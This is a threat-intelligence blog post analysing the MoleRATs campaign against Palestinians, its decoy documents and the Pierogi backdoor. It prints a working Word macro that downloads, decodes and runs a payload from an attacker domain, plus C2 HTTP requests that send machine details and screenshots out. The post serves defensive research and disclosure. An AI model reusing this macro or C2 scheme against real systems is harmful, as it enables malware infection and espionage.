New Cyber Espionage Campaigns Targeting Palestinians - Part 2: The Discovery of the New, Mysterious Pierogi Backdoor

cybereason.com/blog/new-cyber-espionage-campaigns-targeting-palestinians-part-2-the-discovery-of-the-new-mysterious-pierogi-backdoor

Written By
Cybereason Nocturnus

February 13, 2020 | 7 minute read

Research by: Cybereason Nocturnus Team

Background

Since December 2019, the Cybereason Nocturnus team has been investigating a campaign targeting Palestinian individuals and entities in the Middle East, mostly within the Palestinian territories. This campaign uses social engineering and decoy documents related to geopolitical affairs and relations between the Palestinian government, and references Egypt, Hezbollah, and Iran.

During the attacks, victims are infected with a previously undocumented backdoor, dubbed **Pierogi** by Cybereason. This backdoor allows attackers to spy on targeted victims. Cybereason suspects that the backdoor may have been obtained in underground communities rather than home-grown, as the evidence found in the code of the backdoor suggests it may have been developed by Ukranian-speaking hackers.

The tactics, techniques, and procedures (TTPs), content, and theme of the decoy documents, as well as the victimology observed in the campaign, resemble previous attacks that have targeted Palestinians. In particular, these campaigns appear to be related to attacks carried out by a group called MoleRATs (aka, Gaza Cyber Gang, Moonlight), an Arabic-speaking, politically motivated group that has been operating in the Middle East since 2012.

Key Points

- **Cyber Espionage with a New Malware:** The Cybereason Nocturnus team has discovered recent, targeted attacks in the Middle East to deliver the Pierogi backdoor for politically-driven cyber espionage.
- **Targeting Palestinians:** The campaigns seems to target Palestinian individuals and entities, likely related to the Palestinian government.
- **Using Geopolitically-charged Lure Content:** The attackers use specially crafted lure content to trick their targets into opening malicious files that infect the victim's machine with the Pierogi backdoor. The decoy content of the malicious files revolves around various political affairs in the Middle East, specifically targeting the tension between Hamas and other entities in the region.
- **Perpetrated by an Arabic-speaking APT, MoleRATs:** The modus-operandi of the attackers as well as the social engineering decoy content seem aligned with previous attacks carried out by an Arabic-speaking APT group called MoleRATs (aka Gaza Cybergang). This group has been operating in the Middle East since 2012.

For a synopsis of this research, check out the Molerats & Pierogis Threat Alert.

Table of Contents

Infection Vector via Social Engineering

Similar to previous attacks, this campaign starts with social engineering. In one instance, it lures victims to open an email attachment. In others, it persuades victims to download a report about a recent political affair pertaining to the Middle East and specifically to Palestinian matters. In most cases, the downloaded file is either an executable that masquerades as a Microsoft Word document or a weaponized Microsoft Word document.

Submissions

Date	Name	Source	Country
2020-01-02 11:59:19	347678363764_تقرير حول أهم المستجدات.exe	603b8495 - web	PS

*Malicious file named "Reports on major developments__*347678363764", *uploaded to VirusTotal from the Palestinian territories.*

Backdoor Dropper File Name	SHA-256
347678363764_تقرير حول أهم المستجدات.exe **Translation:** Report on major developments_347678363764.exe	4e77963ba7f70d6777a77c158fab61024f384877d78282d31ba7bbac06
Entelaqa_hamas_32_1412_847403867_rar.exe **Translation:** Hamas_32th_Anniversary__32_1412_847403867_rar.exe	094e318d14493a9f56d56b44b30fd396af8b296119ff5b82aca01db9af83
final_meeting_9659836_299283789235_rar.exe	050a45680d5f344034be13d4fc3a7e389ceb096bd01c36c680d8e7a75d
Employee-entitlements-2020.doc	b33f22b967a5be0e886d479d47d6c9d35c6639d2ba2e14ffe42e7d2e5b
Congratulations_Jan-7_78348966_pdf.exe	4be7b1c2d862348ee00bcd36d7a6543f1ebb7d81f9c48f5dd05e19d6cc

Decoy Content

As soon as the victim double-clicks on the dropper, they are presented with the decoy document. The document lowers the victim's suspicions by distracting them with a real document while the dropper installs the backdoor. However, some of the documents also play an additional role in the attack. While some are more neutral, quoting from newspapers and the media, others seem to report fake news to spread misinformation that serves a political agenda. With regards to decoy content themes, this campaign resembles previous campaigns reported in blogs by Vectra, Unit 42, and Talos. The contents of the decoy documents seems to include:

- Potentially fake documents that appear to be issued by the Palestinian government.
- Meetings minutes of different Palestinian organizations.
- News about Hamas and the Palestinian National Authority.
- Potentially fake, leaked Hamas documents.
- Criticism of and embarrassing content about Hamas.

Decoy Document Name	Document Description	SHA-256
APA adopted resolution Unlimited support for Palestinian people.docx	Describes a resolution by the Asian Parliamentary Assembly (APA) held in Anatalya, announcing unlimited support for the Palestinian people.	7b4c736b92ce702fb584845380e237aa55ddb4ef693ea65a766c9d9890b3852c
jalsa.rar	Contains the above mentioned document, as well as photos of the assemblies and political cartoons criticizing Hamas	50a597aa557084e938e2a987ec5db99187428091e8141e616cced72e6a39de1b

Internet in government.pdf / Define the Internet in government institutions.pdf	Announcement about a new regulation regarding internet usage in Palestinian government institutions. The announcement states that porn, gambling and entertainment sites will be blocked.	9e4464d8dc8a3984561a104a93a7b8d6eb3d622d5187ae1d3fa6f6dafa2231a8
Congratulations_Jan-7.pdf	Letter allegedly from the Barcelona branch of the Federation of Independent Palestinian Communities and Organizations and Events in the Diaspora. The letter commemorates the 73rd anniversary of the Syrian Army, and expresses the Palestinian support of Bashar Al-Asad. The letter ends with “Death to Israel” and “Humiliation and shame to the tyrant America”	65c8b9e9017ac84d90553a252c836c38b6a3902e5ab24d3a4b8a584e2d615fcc
Daily_Report.docx	Daily summary of news concerning different Palestinian govenment related issues.	d3771d58051cb0f4435232769ed11c0c0e6457505962ddb6eeb46d900de55428
Directory of Government Services.pdf	A screenshot from a website of the Palestinian government, showing a directory of the different ministries.	9e4464d8dc8a3984561a104a93a7b8d6eb3d622d5187ae1d3fa6f6dafa2231a8
Meeting Agenda.pdf	Corrupted file	f6876fd68fdb9c964a573ad04e4e0d3cfd328304659156efc9866844a28c7427
imgonline-com-ua-dexifEEdWuIbNSv7G.jpg	potentially leaked Hamas document detailing Hamas 32nd anniversary expenses in different regions in the Palestinian Territories	932ecbc5112abd0ed30231896752ca471ecd0c600b85134631c1d5ffcf5469fb
Asala.mp3	An .mp3 file of a song by the famous Syrian singer Asala Nasri (song name: Fen Habibi, translation: “where is my loved one?”)	4583b49086c7b88cf9d074597b1d65ff33730e1337aee2a87b8745e94539d964

Select screenshots from the above decoy content:

Palestine National Council
Speaker Office

APA adopted resolution: Unlimited support for Palestinian people
Antalya -Turkey 16th of Dec. 2019,

In its 12th session, The Asian Parliamentary Assembly (APA) which was held in Antalya city-Turkey today Monday 16th of Dec. 2019, adopted a resolution under the title: Unlimited Support to the Palestinian People, with the the participation of the delegation of the Palestinian National Council (PNC) headed by Father Constantine Qarmash, Deputy Speaker of the PNC, and the membership of Mr. Omar Hamayel, Mr. Imran Al-Khateeb and Ambassador of the State of Palestine in Turkey, Mr. Faid Mustafa.

اعتماد تقنين الانترنت في المؤسسات الحكومية

أعلن وزير الاتصالات وتكنولوجيا المعلومات، اليوم الإثنين، إنه تم اعتماد تقنين استخدام الانترنت في المؤسسات العامة بإغلاق كل ما هو ضار من مواقع ليس لها صلة مباشرة بالعمل.

ومن هذه المواقع، "المواقع الإباحية أو القمار أو الخاصة بالجريمة أو مواقع الترفيه أو المواقع التي يمكن أن تؤدي لتخريب أجهزة المؤسسات الحكومية والقرصنة".

القدس عاصمة فلسطين الأبدية

اتحاد الجاليات والمؤسسات والفعاليات الفلسطينية المستقل في الشتات - إتحاد الصمود والمقاومة

تهنئة من الأعماق بعيد الجيش العربي السوري

اليوم الأول من شهر آب ، هو الذكرى الثالثة والسبعين لتأسيس وتشكيل الجيش العربي السوري ، الذي خاض أول معركه له ضد الجيش الإستعماري الإمبريالي الفرنسي العنصري (معركة ميسلون) التي استشهد فيها المناضل الكبير الشهيد يوسف العظمة أسكنه الله العلي القدير فسيح جناته .

الإحتفال اليوم لا يقتصر فقط على شعبنا في سوريا الكبرى ، فالأمة العربية من المحيط إلى الخليج بمسلميها ومسيحيها يحتفلون بفخر وإعتزاز بعيد النصر لجيشنا العربي السوري المبدئي العقائدي


2019/ 12 /26

التقرير اليومي: جول أهم المستجدات الفلسطينية ليوم 26 - 12 - 2019

المواقف والتصريحات الرسمية الصادرة عن الرئاسة الفلسطينية

أبو رديئة: القدس وعروبتها خيار وهدف لا مساومة عليه : ال الساعل

Excerpt of the decoy documents presented to the victims.



The Islamic Resistance Movement
Hamas – Palestine
Buplic Work

حركة المقاومة الإسلامية
حماس – فلسطين
جهاز العمل الجماهيري

2019/12/15

الأخ / أبو ابراهيم رئيس المكتب السياسي لحركة حماس ـ قطاع غزة

بعد تحية الإسلام العظيم..

الموضوع / تكاليف الانطلاقة 32

بداية نهديكم اطيب الأمنيات ونتمنى لكم دوام الصحة والعافية، ونحن نتفيأ ظلال الانطلاقة المباركة نضع بين أيديكم تكاليف فعاليات الانطلاقة الـ 32 للحركة "بحد السيف بدنا الزيف" وبعد إقرار الغاء المهرجان المركزي خلافا لما جرت العادة عليه في الأعوام السابقة وتقديرا للأوضاع الداخلية والإقليمية وما تقرر من الاكتفاء بفعاليات جماهيرية مناطقية يتم من خلالها التأكيد على ما شكلته حماس من رافعة للمشروع الوطني، وبرنامج الجهاد والمقاومة وما تمثله من قيادة للشعب الفلسطيني للتمسك بالثوابت والحقوق، وقد تم إقرار رزمة من الفعاليات الموحدة على مستوى المناطق واليكم النفقات الخاصة بتلك الفعاليات في المناطق الكبرى في قطاع غزة ..

Potentially leaked Hamas document detailing expenses for Hamas 32th anniversary celebrations.

In addition to the documents, the content includes a number of political cartoons that criticize Hamas' relations with Iran and Hamas' standing as a resistance movement.

"#Iran Movement" - depicting the co-founder of Hamas, Mahmoud Al-Zahar and Ali Khamenei, the Supreme leader of Iran.
SHA-256: 06e92ca2d9c6c17c45ed5b347df1d27cb96747ba3a4585f7c94f0861fc643e94

"Hamas 32 years after its establishment"
Top: "The Speeches (calling for) 'Resistance'" Botto
reality"
SHA-256: 6ccdfa8fcf5e2fc5baeea765e59a10e9f9a5d3d1b2a2f189ff1beee4f

Infection Vector: Analysis of the Malicious Word Document

While the majority of infections in this campaign did not originate from Malicious Microsoft Word documents, the Cybereason Nocturnus team found several weaponized Microsoft Word documents with an embedded downloader macro that downloads and installs the backdoor used in this attack.

Submissions

Date	Name	Source	Country
2020-02-02 12:52:19	1السيرة الذاتية منال.doc	d1e917ef - web	PS

Malicious Microsoft Word Document uploaded from the Palestinian territories.

Document Name	Phishing Content	SHA-256

السيرة الذاتية منال1.doc **Translation:** CV Manal 1	Resume of a woman from Abu-Dis, Palestinian Authority.	4a6d1b686873158a1eb088a2756daf2882bef4f5ffc7af370859b6f87c08840f
Employee-entitlements-2020.doc	A statement of the Ministry of Finance on civil and military employee benefits and salaries, discussing the conterversial issue Palestinian Authority employees that have not been paid or paid in full their salaries.	b33f22b967a5be0e886d479d47d6c9d35c6639d2ba2e14ffe42e7d2e5b11ad80

When the victims open the document, they are encouraged to click on *Enable Content*, which causes the embedded malicious macro code to run.

Contents of the weaponized Microsoft Word document.

The macro code embedded in the document is rather simple and is not obfuscated. In fact, it is almost unusual in its unsophistication.

The macro code does the following:

1. Downloads a Base64 encoded payload from the following URL: *hxxp://linda-callaghan[.]icu/Minkowski/brown.*
2. Writes the decoded payload to *C:\ProgramData\IntegratedOffice.txt*.
3. Decodes the Base64 payload and writes the file to *C:\ProgramData\IntegratedOffice.exe*.
4. Runs the executable file and deletes the .txt file.

```
Private Sub Document_Open()

Dim oStream

Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/brown", False
xHttp.send


    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write xHttp.responseBody
    oStream.SaveToFile "C:\ProgramData\IntegratedOffice.txt"
    oStream.Close


    Set fso = CreateObject("Scripting.Filesystemobject")
    Set mm = fso.OpenTextFile("C:\ProgramData\IntegratedOffice.txt", 1)
    contents = mm.ReadAll()
    mm.Close

    Set oXML = CreateObject("Msxml2.DOMDocument")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.Text = contents



    Set BinaryStream = CreateObject("ADODB.Stream")
    BinaryStream.Type = 1 'adTypeBinary
    BinaryStream.Open
    BinaryStream.Write oNode.nodeTypedValue
    BinaryStream.SaveToFile ("C:\ProgramData\IntegratedOffice.exe")


    Call WaitFor(10)

    Shell ("C:\ProgramData\IntegratedOffice.exe")

    Dim Bfso
    Set Bfso = CreateObject("Scripting.FileSystemObject")
    Bfso.DeleteFile ("C:\ProgramData\IntegratedOffice.txt")

```

Malicious macro code found in the phishing document.

Analysis of the Pierogi Backdoor

Pierogi, the backdoor in this attack, appears to be a new backdoor written in Delphi. It enables the attackers to spy on victims using rather basic backdoor capabilities. While it is unknown at this point whether the backdoor was coded by the same members of the group behind the attacks, there are indications that suggest that the malware was authored by Ukranian-speaking malware developers. The commands used to communicate with the C2 servers and other strings in the binary are written in Ukrainian.

This is why we chose to name the malware **Pierogi**, after the popular East European dish.

```
Send ScreenShot....
terrell
zavantazhyty
Send CMD....
pidnimit
RESPONSE :
Send SC Exception :
62c92ba585f74ecdbef4c4498a438984
ScreenShot
```

Strings embedded in the backdoor binary that show Ukranian words.

The backdoor has the following capabilities:

- Collects information about the infected machine.
- Uploads files to the attackers' server.
- Downloads additional payloads.
- Takes screenshots from the infected machine.
- Executes arbitrary commands via the CMD shell.

In addition to spy features, the backdoor also implements a few checks to ensure it is running in a safe environment. Specifically, it looks for antivirus and other security products.

1. The backdoor queries Windows for installed antivirus software using WMI: *SELECT * FROM AntiVirusProduct*

2. It looks for specific antivirus and security products installed on the infected machine, such as Kaspersky, eScan, F-secure and Bitdefender.


```
call    dword ptr [ecx+0D8h]
mov     edx, offset aKasper ; "Kasper"
mov     eax, ds:dword_5E4600
call    sub_44EBC0
test    al, al
jnz     short loc_427F07
mov     edx, offset aEscan ; "eScan"
mov     eax, ds:dword_5E4600
call    sub_44EBC0
test    al, al
jnz     short loc_427F07
mov     edx, offset unk_58F444
mov     eax, ds:dword_5E4600
call    sub_44EBC0
test    al, al
jnz     short loc_427F07
mov     edx, offset aCorporate ; "Corporate"
mov     eax, ds:dword_5E4600
call    sub_44EBC0
test    al, al
jnz     short loc_427F07
mov     edx, offset aFSecure ; "F-Secure"
mov     eax, ds:dword_5E4600
call    sub_44EBC0
test    al, al
jnz     short loc_427F07
mov     edx, offset aBitdefender ; "Bitdefender"
mov     eax, ds:dword_5E4600
```

Strings of security products found in the backdoor code.

Persistence Mechanism


The backdoor achieves persistence using a classic startup item autorun technique:

1. A shortcut is added to the the startup folder: *C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup*.
2. Once the user logs on to the infected machine, the shortcut points to the file binary location in the *C:\ProgramData* folder.



The backdoor persistence shown via Sysinternals Autoruns tool.

The GUID generated by the malware is saved in a file called *GUID.bin*. This file is created in the same folder as the binary of the backdoor (C:\ProgramData\GUID.bin).



Contents of the GUID.bin file generated by the backdoor.

C2 Communication by the Pierogi Backdoor

The backdoor has rather basic C2 functionality implemented through a predefined set of URLs:

1. Sending machine information and a heartbeat to the C2:
URL: hxxp://nicoledotson[.]icu/debby/weatherford/**Yortysnr**

The information sent to the C2 includes:

- **cname**: computer name, username, and GUID
- **av**: Name of detected antivirus
- **osversion**: version of the operating system
- **aname**: the location of the malware on the infected machine

```
POST /debby/weatherford/yortysnr HTTP/1.1
Host: nicoledotson.icu
Content-Type: application/x-www-form-urlencoded
Content-Length: 217
Connection: close

cname=REVTS1RPUC1KQkIxS0w1X0tlZWdhbl95azd2THJMWnVw&av=V2luZG93cyBEZWZlbmRlcg==&osversion=V2luZG93cyAxM
CBbVmVyc2lvbiAxMC4wLjE3MTM0XQ==&aname=QzpcUHJvZ3JhbURhdGFcU3luY0Rvd25PcHR6SG9zdFByb2MuZXhl&ver=NC5IWEQ
uUGlaLjA2MDE=HTTP/1.1 200 OK
Date: Fri, 31 Jan 2020 00:38:30 GMT
Server: Apache
X-Powered-By: PHP/7.2.26
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Connection: close

cochran
```

Sending basic information about the infected machine

2. Requesting commands from the C2 server:

URL: hxxp://nicoledotson[.]icu/debby/weatherford/**Ekspertyza**

Ekspertyza means expertise or examination in Ukranian. There are 3 basic commands coming from the server in the form of md5 hashes:

MD5 hash	Plain text command
Dfff0a7fa1a55c8c1a4966c19f6da452	cmd
51a7a76a7dd5d9e4651fe3d4c74d16d6	downloadfile
62c92ba585f74ecdbef4c4498a438984	screenshot

```
POST /debby/weatherford/ekspertyza HTTP/1.1
Host: nicoledotson.icu
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Connection: close

JkjdaEWQTTTu=TVVFTExFUi1QQ19NdWVsbGVyXzY1WE82a0RkTXg=HTTP/1.1 200 OK
Date: Fri, 31 Jan 2020 00:38:26 GMT
Server: Apache
X-Powered-By: PHP/7.2.26
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Connection: close

62c92ba585f74ecdbef4c4498a438984;
```

Receiving command from the server to upload a screenshot of the infected machine's screen.

3. Uploading data (mainly screenshots) to the C2:

URL: hxxp://nicoledotson[.]icu/debby/weatherford/**Zavantazhyty**

Zavantazhyty means to load or download in Ukranian. This command is used to upload collected data to the C2 server. For example, in some instances the backdoor uploads screenshots taken from an infected machine, as can be seen in the example below.

```
POST /debby/weatherford/zavantazhyty HTTP/1.1
Host: nicoledotson.icu
Content-Type: multipart/form-data; boundary=0060488D_multipart_boundary
Content-Length: 93957
Connection: close

--0060488D_multipart_boundary
Content-Disposition: form-data; name="JkjdaEWQTTTu"

REVTS1RPUC1KQkIxS0w1X0tlZWdhbl95azd2THJMWnVw
--0060488D_multipart_boundary
Content-Disposition: form-data; name="terrell"; filename="LKLnuCE123"
Content-Type: application/octet-string

......JFIF.............C..............."9%.."F25)9RHWUQHPN[f.o[a|bNPr.s|.....Xm...........C...."."C%
%C.^P^.....................................................".....................................
...
.....................}........!1A..Qa."q.2....#B...R..$3br.
```

The backdoor uploads a screenshot of the infected machine to the C2 server.

4. Removing information:

URL: hxxp://nicoledotso[.]icu/debby/weatherford/Vydalyty


Vydalyty **means to remove or delete in Ukrainian. The malware can delete various requests based on the command below.**

```
mov     ecx, ds:dword_5E45E0
mov     edx, offset aJkjdaewqtttu_0 ; "JkjdaEWQTTTu="
lea     eax, [ebp+var_40]
call    sub_408D80
mov     ecx, [ebp+var_40]
mov     edx, offset aVydalyty ; "vydalyty"
mov     eax, [ebp+var_8]
call    sub_426F50
mov     ecx, [ebp+var_44]
mov     edx, offset aDeleteRequest ; "Delete Request : "
lea     eax, [ebp+var_48]
```


Excerpt from the code that handles deletion requests from the C2 server.

Recent Infrastructure

The records of the domains and IPs involved in this campaign seem to show that the attackers created a new infrastructure specifically for this campaign. The domains were registered in November 2019 and operationalized shortly after, as shown below.



PassiveTotal UI: An activity timeline of the malicious domain Linda-callaghan[.]icu.



An activity timeline of the malicious domain Nicoledotson[.]icu.

Conclusion

In part two of this research, we examined the Pierogi campaign. Cybereason suspects this campaign targets Palestinian individuals and entities in the Middle East, specifically directed at those in the Palestinian government. The threat actors behind the campaign use social engineering to infect their victims with the Pierogi backdoor for cyber espionage purposes.

The threat actor behind the attack invested considerable time and effort to lure their victims with specially-crafted documents that target Palestinian individuals and entities in the Middle East. In our analysis, we reviewed the TTPs and the decoy content, and pointed out the similarities between previous attacks that have been attributed to MoleRATs, an Arabic-speaking, politically motivated group that has operated in the Middle East since 2012.

The Pierogi backdoor discovered by Cybereason during this investigation seems to be undocumented and gives the threat actors espionage capabilities over their victims. Based on the Ukranian language embedded in the backdoor, Cybereason raises the possibility that the backdoor was obtained in underground communities by the threat actors, rather than developed in-house by the group.

Learn how to protect against these types of attacks with the right roles for SIEM and EDR. Download our white paper.

Indicators of Compromise

Click here to download the MoleRATs IOCs (PDF)

MITRE ATT&CK BREAKDOWN

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Collection	C&C	Exfiltration
Spearphishing Attachment	Command-Line Interface	Scheduled Task	Bypass User Account Control	Bypass User Account Control	System Information Discovery	Screen Capture	Web Service	Data Encrypted
Spearphishing Link	Scheduled Task	Registry Run Keys / Startup Folder	Startup Items	Deobfuscate/Decode Files or Information	User Discovery	Automated Collection	Data Encoding	
	Scripting	Shortcut Modification		Disabling Security Tools	Virtualization/Sandbox Discovery		Remote File Copy	
	User Execution			File Deletion				
				Software Packing				
				Masquerading				
				Evade Analysis Environment				
				Security Software Discovery				

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus